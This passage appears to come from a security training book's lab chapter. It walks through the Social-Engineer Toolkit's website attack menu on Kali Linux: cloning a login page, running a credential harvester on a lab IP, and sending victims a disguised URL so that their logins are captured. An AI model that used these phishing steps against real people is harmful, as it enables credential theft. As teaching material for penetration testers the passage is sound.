

Terminal
File Edit View Search Terminal Help
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.
The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>

Figure 9-11: Website Attack Vector Options

9. Type “2” for Site Cloner.



Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>

Figure 9-12: Credentials Harvester Attack Method

10. Type the IP address of the Kali Linux machine (10. 10.50.200 in our case).



Terminal
File Edit View Search Terminal Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.50.20
0]:

Figure 9-13: Site Cloner

11. Type in the target URL.



Terminal
File Edit View Search Terminal Help
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.50.200
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.
[*] Cloning the website: http://www.
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

Figure 9-14: Cloning

12. Now, http:// 10. 10.50.200 will be used. We can use this address directly, but it is not an effective method in a real scenario. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user will not be able to identify the fake website unless he observes the URL. If he/she accidentally clicks and attempts to log in, his/her credentials will be fetched to the Linux terminal. In figure 9- 15, we use http:// 10. 10.50.200 to proceed.

13. Log in using username and password.
Username: admin
Password: Admin@ 123

